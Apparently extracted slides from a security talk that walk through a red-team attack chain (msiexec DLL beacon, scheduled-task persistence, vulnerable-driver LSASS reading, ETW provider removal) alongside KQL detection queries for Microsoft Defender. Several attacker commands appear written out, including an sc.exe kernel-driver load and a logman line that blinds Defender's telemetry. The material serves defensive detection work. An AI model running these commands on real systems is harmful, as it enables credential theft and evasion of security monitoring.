
Resource Manager


Pricing: \$5/Subscription/Month

- Monitors resource management operations
- Protects against suspicious resource management operations
- Protects against exploitation toolkits
- Protects against lateral movement from the management layer to the data plane
- Provides guidelines to help investigate and mitigate identified threats

Close

Not flagged by
Defender for
Resource Manager ☹️





Beacon execution

Execution via msexec



The screenshot displays two process windows from Windows Task Manager. The top window is for `cmd.exe` (PID 9676), showing its command line as `"cmd" /Cmsiexec.exe /y .\..._x64.dll`. The bottom window is for `msiexec.exe` (PID 13920), showing its command line as `msiexec.exe /y .\..._x64...`. Both windows show their respective image file paths and SHA hashes.

Process ID	Execution time	Command line	Image file path	Image file SHA1	Image file SHA256	Execution details	Signer	Issuer	VirusTotal detection ratio
9676	Sep 24, 2025 3:50:46 PM	"cmd" /Cmsiexec.exe /y .\..._x64.dll	c:\windows\system32\cmd.exe	ded8fd7f36417f66eb6ada10e0c0d7c0022986e9	bc866cfcdda37e24dc2634dc282c7a0e6f55209da17a8fa105b07414c0e7c527	Token elevation: Standard, Integrity level: System	Microsoft Windows	Microsoft Windows Production PCA 2011	0/72
13920	Sep 24, 2025 3:50:46 PM	msiexec.exe /y .\..._x64...	C:\Windows\System32\msiexec.exe						

Well known **lolbin**

[.. /Msiexec.exe](#) ☆ Star 8,230

[Execute \(MSI, Remote, DLL, MST\)](#)

Used by Windows to execute msi files

Paths:

C:\Windows\System32\msiexec.exe
C:\Windows\SysWOW64\msiexec.exe

Used to load beacon DLL file

Execution via msieexec



The screenshot shows a Microsoft Defender alert window titled "'Wacatac' malware was prevented". The alert is categorized as "Informational", "Prevented", and "New". It includes several fields: "Alert state" (Not Set), "Assigned to" (Redacted), "Alert ID" (Redacted), "Category" (Malware), "MITRE ATT&CK Techniques" (-), "Detection source" (Antivirus), "Service source" (Microsoft Defender for Endpoint), "Detection status" (Prevented), "Detection technology" (Client,Cloud,MachineLearning), "Generated on" (Redacted), "First activity" (Redacted), "Last activity" (Redacted), and "Workspace" (-). The "Detection technology" field is highlighted with a red box.

Beacon in DLL file **prevented**
by MDE

But as informational in
generic 'Wacatac' category



Msiexec executing DLL network connection (finetune needed)

```
1 DeviceNetworkEvents
2 | where Timestamp > ago(1h)
3 | where InitiatingProcessParentFileName =~ "msiexec.exe"
4 | join kind=inner (
5     DeviceProcessEvents
6     | where Timestamp > ago(3h)
7     | where InitiatingProcessFileName =~ "msiexec.exe"
8 ) on DeviceId,
9     $left.InitiatingProcessParentId == $right.InitiatingProcessId,
10    $left.InitiatingProcessParentCreationTime == $right.InitiatingProcessCreationTime
11 | where InitiatingProcessCommandLine1 has_any ("/y", "-y", "/z", "-z")
```

Execution via powershell



[1160] customscripthandler.exe "enable"

Process ID 1160
Execution time Sep 24, 2025 4:01:01 PM
Command line CustomScriptHandler.exe "enable"
Image file path c:\packages\plugins\microsoft.compute.customscriptextension\1.10.20\bin\customscripthandler.exe
Image file SHA1 8a1b5b9deb6f14a2c93d0779125a3074b39fdb62
Image file SHA256 48de94138c61508160bf92df1b6b15ef51322a9f2c72f86d15ab9df5c28bfc9b
Execution details Token elevation: Standard, Integrity level: System
Signer Microsoft Corporation
Issuer Microsoft Code Signing PCA 2011
VirusTotal detection ratio 0/72

created file

	.exe
SHA1	Redacted
SHA256	Redacted
Path	C:\Packages\Plugins\Microsoft.Compute.CustomScriptExtension\1.10.20\Downloads\... .exe

[1160] CustomScriptHandler.exe "enable"

[11480] cmd.exe "cmd" /Cpowershell .\ath...

Process ID 11480
Execution time Sep 24, 2025 4:01:14 PM
Command line "cmd" /Cpowershell .\ath...
Image file path c:\windows\system32\cmd.exe
Image file SHA1 ded8fd7f36417f66eb6ada10e0c0d7c0022986e9
Image file SHA256 bc866fcdda37e24dc2634dc282c7a0e6f55209da17a8fa105b07414c0e7c527
Execution details Token elevation: Standard, Integrity level: System
Signer Microsoft Windows
Issuer Microsoft Windows Production PCA 2011
VirusTotal detection ratio 0/72

Launch beacon in EXE file via PowerShell





Executable files dropped via Arc CustomScriptHandler

```
let win_executable_extensions = dynamic([".dll", ".exe"]);
DeviceFileEvents
| where TimeGenerated > ago(1h)
// Search for file created events by Arc Custom Script Handler
| where ActionType == "FileCreated"
| where InitiatingProcessFileName =~ "customscripthandler.exe"
// Get the file type
| extend FileType = tostring(parse_json(AdditionalFields).FileType)
// Flag on extension or executable file type
| where FileName has_any (win_executable_extensions) or
    FileType contains "Executable"
```

Why is this so hard to detect?



Encrypted beacons in **memory**

Per-instruction based **decryption**

Usage of **Beacon Object Files** (BOFs)

→ Runs **inside beacon process**

→ **No subprocess** or store on disk

Why is this so hard to detect?



In Memory Of In-Memo



Subs

README MPL-2.0 license



LICENSE MPL V2.0 RELEASE TAG-6B911E94 BUILD PASSING

The hidden ART of rolling shellcode decryption.


Built with ♥ by Tijme Gommers – Buy me a coffee via PayPal.

[Abstract](#) • [Getting started](#) • [Caveats](#) • [Future work](#) • [Issues & requests](#) • [License & copyright](#)

Abstract

Executing malicious shellcode may trigger memory scans by EDR, leading to detection of your malware. Sleep masks were introduced to ensure that your malware is encrypted in memory while it's idle (sleeping), aiming to prevent that detection. Using sleep masks, your malware is decrypted after sleeping, executes commands, and is then encrypted and instructed to sleep again. This ensures that your malware is only briefly visible in memory.

Kong Loader prevents your malware from being visible in memory *entirely* and *whatsoever*, even while executing commands. It uses rolling decryption, terminology I'm likely misusing, but which *does* represent how Kong Loader works. For each assembly instruction, Kong Loader decrypts that specific assembly instruction, executes it, and encrypts it again. This means only the currently executing instruction is visible in memory, which is insufficient for EDR to trigger detection on.



Share

Save

...

Why is this so hard to detect?



Async BOFs – “Wake Me Up, Before You Go Go”

[Dima van de Wouw](#) | July 16, 2025

Asynchronous BOFs: Enabling New Use Cases for Red Team Operators

The [introduction of Beacon Object Files \(BOFs\)](#) by [Cobalt Strike](#) in 2020 revolutionized the capabilities of red team operators and developers, offering a standardized interface for operator code to run within, and interact with, an implant. However, the current BOF standard was designed for synchronous operations, [limiting its potential applications](#).

Asynchronous BOFs Execution Would Enable New Red Team Capabilities

Source: outflank.nl

Why is this so hard to detect?



Properly configured beacons are very hard to see

The screenshot displays the Outflank C2 web interface. The left sidebar contains navigation options: Dashboard, Implant control (highlighted), Downloads, Settings, and Documentation. The main content area is divided into two sections: 'Implant details' and 'Console'.

Implant details

Hostname	demo-mac	Process	15536 (payload) unknown	First seen	8/5/2024 6:31:38 PM
Username	kyle	OS	Apple macOS 14.6 (Sonoma)	Last seen	6:33:10 PM (3s)
UID / recipe / version	NFTPUTPQ / SeeOH / 0.1.0	Note		Kill date	5/30/2024 1:23:37 AM

Console

```
[8/5/2024 6:32:35 PM] (finished) kyle > cd /tmp
Command succeeded

[8/5/2024 6:32:36 PM] (finished) kyle > ls
drwxrwxrwx  6 root wheel   192 Aug 05 18:32 .
drwxr-xr-x  6 root wheel   192 Aug 05 12:48 ..
drwx----- 2 root wheel    64 Aug 05 12:48 tmp-mount-bbSLaJ
drwxr-xr-x  2 root wheel    64 Aug 05 12:48 powerlog
drwxrwxrwx  4 kyle wheel   128 Aug 05 13:33 .dotnet
drwx----- 3 kyle wheel    96 Aug 05 12:48 com.apple.launchd.uNsr2HX0aH

[8/5/2024 6:32:37 PM] (finished) kyle > sleep 5
ok

[8/5/2024 6:33:12 PM] (waiting) kyle > upload /tmp/demo.dylib
Task is waiting for output..
```

At the bottom of the console, there is a text input field with the placeholder "Press enter to send command" and a red "Go!" button.


Checkins: 20 - Last: 3s

Version: unknown - Copyright © 2024 outflank.nl

Reference: outflank.nl



Windows Defender Application Control
(**WDAC**)



Persistence – Schedule Task



Inspect record

[3592] powershell.exe

[13532] cmd.exe

Process ID	13532
Execution time	Oct 3, 2025 3:07:38 PM
Command line	"cmd.exe"
Image file path	c:\windows\system32\cmd.exe
Image file SHA1	7140caf2a73676d1f7cd5e8529db861f4704c939
Image file SHA256	3f6aa206177bebb29fc534c587a246e0f395941640f3f266c80743af95a02150
Execution details	Token elevation: Standard, Integrity level: Medium
Signer	<input checked="" type="checkbox"/> Microsoft Windows
Issuer	Microsoft Windows Production PCA 2011
VirusTotal detection ratio	0/72

[12176] schtasks.exe schtasks /create ...

Process ID	12176
Execution time	Oct 3, 2025 3:15:37 PM
Command line	schtasks /create /tn "UpdaterService" /tr "C:\Users\%username%\Downloads\nload.exe" /sc onlogon

Logs



```
130 DeviceProcessEvents
131 | where Timestamp <= $now
132 | where ProcessCommandLine contains "schtasks.exe /create"
133 // Only take the ones in the last day we find ones within the organization.
134 | where ProcessCommandLine in (rareScheduledTaskRegistrations)
135 | where not(InitiatingProcessFileName == "startallbackcfg.exe" and InitiatingProcessParentFileName == "StartAllBack_update.exe")
136 | where not(InitiatingProcessFileName == "integrator.exe" and InitiatingProcessParentFileName == "OfficeClickToRun.exe")
```

Getting started Results Query history

Export Take actions Show empty columns 1 of 4 selected Search 00:01.75 Low

Filters: Add filter

ProcessVersionInfoFileDescr...	ProcessId	ProcessCommandLine	ProcessIntegrityLevel
Task Scheduler Configur...	12176	schtasks /create /tn "UpdaterService" /tr "C:\Users\...Downloads\athe...	Medium
Task Scheduler Configur...	12588	schtasks	Medium
Task Scheduler Configur...	2444	"schtasks.exe" -h	Medium
Task Scheduler Configur...	12960	schtasks.exe	Medium






```
let lolbins = toscalar(externaldata(FileName:string, Description:string, Author:string, Date:datetime, Command:string,
  ["https://lolbas-project.github.io/api/lolbas.csv"] with(format="csv", ignoreFirstRecord=true)
  | extend FileName = tolower(FileName)
  | summarize make_set(FileName)
);
// Setting up the rare ones.
let rareScheduledTaskRegistrations = toscalar(
  DeviceProcessEvents
  | where Timestamp > ago(30d)
  | where ProcessCommandLine has_all ("schtasks", "/create")
  | summarize count() by ProcessCommandLine
  | where count_ < 5
  | summarize make_set(ProcessCommandLine)
);
DeviceProcessEvents
| where Timestamp > ago(1d)
| where ProcessCommandLine has_all ("schtasks", "/create")
| extend ProcessCommandLine = replace_regex(ProcessCommandLine, @"C:\\Users\\[^\\]+", "C:\\Users\\<USERNAME>")
// Only take the ones in the last day we find rare within the organization.
| where ProcessCommandLine in (rareScheduledTaskRegistrations)
| invoke FileProfile(InitiatingProcessSHA256, 1000)
| where not(GlobalPrevalence > 1000 and tolower(InitiatingProcessFileName) !in (lolbins))
```

Rare scheduled task
created
(finetune needed)



Unsigned executable launched from scheduled task

```
let scheduled_binaries = (  
    DeviceProcessEvents  
    | where Timestamp > ago(1h)  
    | where InitiatingProcessCommandLine == "svchost.exe -k netsvcs -p -s Schedule"  
    | distinct SHA1  
);  
let untrusted_binaries = (  
    scheduled_binaries  
    | join kind=leftanti (  
        DeviceFileCertificateInfo  
        | where Timestamp > ago(1h)  
        | summarize max_trusted=max(IsTrusted) by SHA1  
        | where max_trusted==1  
    ) on SHA1  
);  
untrusted_binaries  
| invoke FileProfile(SHA1,1000)  
| where IsCertificateValid != 1 // Exclude signed binaries  
| where isnotempty(GlobalPrevalence) and GlobalPrevalence < 1000  
| join (  
    DeviceProcessEvents  
    | where InitiatingProcessCommandLine == "svchost.exe -k netsvcs -p -s Schedule"  
) on SHA1
```



LSASS Read via LOLDriver

Beacon drops LolDriver



[25868] [redacted]_x64.exe

Process ID: 25868
Execution time: Sep 24, 2025 4:01:16 PM
Command line: "[redacted]_x64.exe"
Image file path: c:\packages\plugins\microsoft.compute.customscriptextension\1.10.20\downloads\7[redacted]_t64.exe
Image file SHA1: **Redacted**
Image file SHA256: **Redacted**
Execution details: Token elevation: Standard, Integrity level: System
Signer: Unknown
VirusTotal detection ratio: 0/0

created file

NTIOLib.sys

SHA1: 9c6749fc6c1127f8788bff70e0ce9062959637c9
SHA256: 1ddfe4756f5db9fb319d6c6da9c41c588a729d9e7817190b027b38e9c076d219
Path: C:\Windows\System32\drivers\NTIOLib.sys
Signer: MICRO-STAR INTERNATIONAL CO
Issuer: GlobalSign CodeSigning CA - G2
VirusTotal detection ratio: 0/72

NTIOLib.sys

Description

NTIOLib.sys is a vulnerable driver and more information will be added as found.

- UUID: 7f9842a0-8118-462e-8860-227265ff4379
- Created: 2023-05-06
- Author: Nasreddine Bencherchali
- Acknowledgement: |

[Download](#) [Block](#)

This download link contains the vulnerable driver!

Commands

```
sc.exe create NTIOLib.sys binPath=C:\windows\temp\NTIOLib.sys type=kernel && sc.exe start NTIOLib.sys
```

NOT SET

Use Case	Privileges	Operating System
Elevate privileges	kernel	Windows 10

Source: loldrivers.io

Access **LSASS memory** from **Kernel level** → Parse **NTLM Hashes** from **MSV SSP**

KernelKatz


Utilize Mimikatz like functionality by abusing a vulnerable kernel driver.

Source: outflank.nl

Does not

- Create LSASS Dump on disk
- Create handle to LSASS process from user land

Was MDE blind?



MDE uses **ETW Threat Intelligence Provider** for **memory scanning** decisions



Remove ETW Provider from trace session (with SYSTEM permissions)



No **file**, **registry**, or **event log** artifacts associated with this event

KernelTool

Interact with a target's kernel abusing a vulnerable kernel driver.


```
logman update trace EventLog-Application -p Microsoft-Windows-Threat-Intelligence -ets
```

Detective controls

```
let LOLDrivers = externaldata (Category:string, KnownVulnerableSamples:dynamic, Verified:string ) [h@"https://www.loldrivers.io/api/drivers.json"]
with (
    format=multijson,
    ingestionMapping=@'[{"Column":"Category","Properties":{"Path":"$.Category"}},{ "Column":"KnownVulnerableSamples","Properties":{"Path":"$.KnownVulnerableSamples"}}'
)
| mv-expand KnownVulnerableSamples
| extend SHA1 = tostring(KnownVulnerableSamples.SHA1), SHA256 = tostring(KnownVulnerableSamples.SHA256)
;
let SHA1List = toscalar(
    LOLDrivers
    | summarize make_set(SHA1)
);
let SHA256List = toscalar(
    LOLDrivers
    | summarize make_set(SHA256)
);
let device_events = (
    DeviceEvents
    | where ActionType == "DriverLoad"
    | where SHA1 in (SHA1List) or SHA256 in (SHA256List)
);
let device_file_events = (
    DeviceFileEvents
    | where ActionType == "FileCreated"
    | where SHA1 in (SHA1List) or SHA256 in (SHA256List)
);
union device_events, device_file_events
| invoke FileProfile(InitiatingProcessSHA1)
| where GlobalPrevalence < 1000 or SignatureState =~ "Unsigned"
```

LolDriver drop or load
from **unknown** or
unsigned process

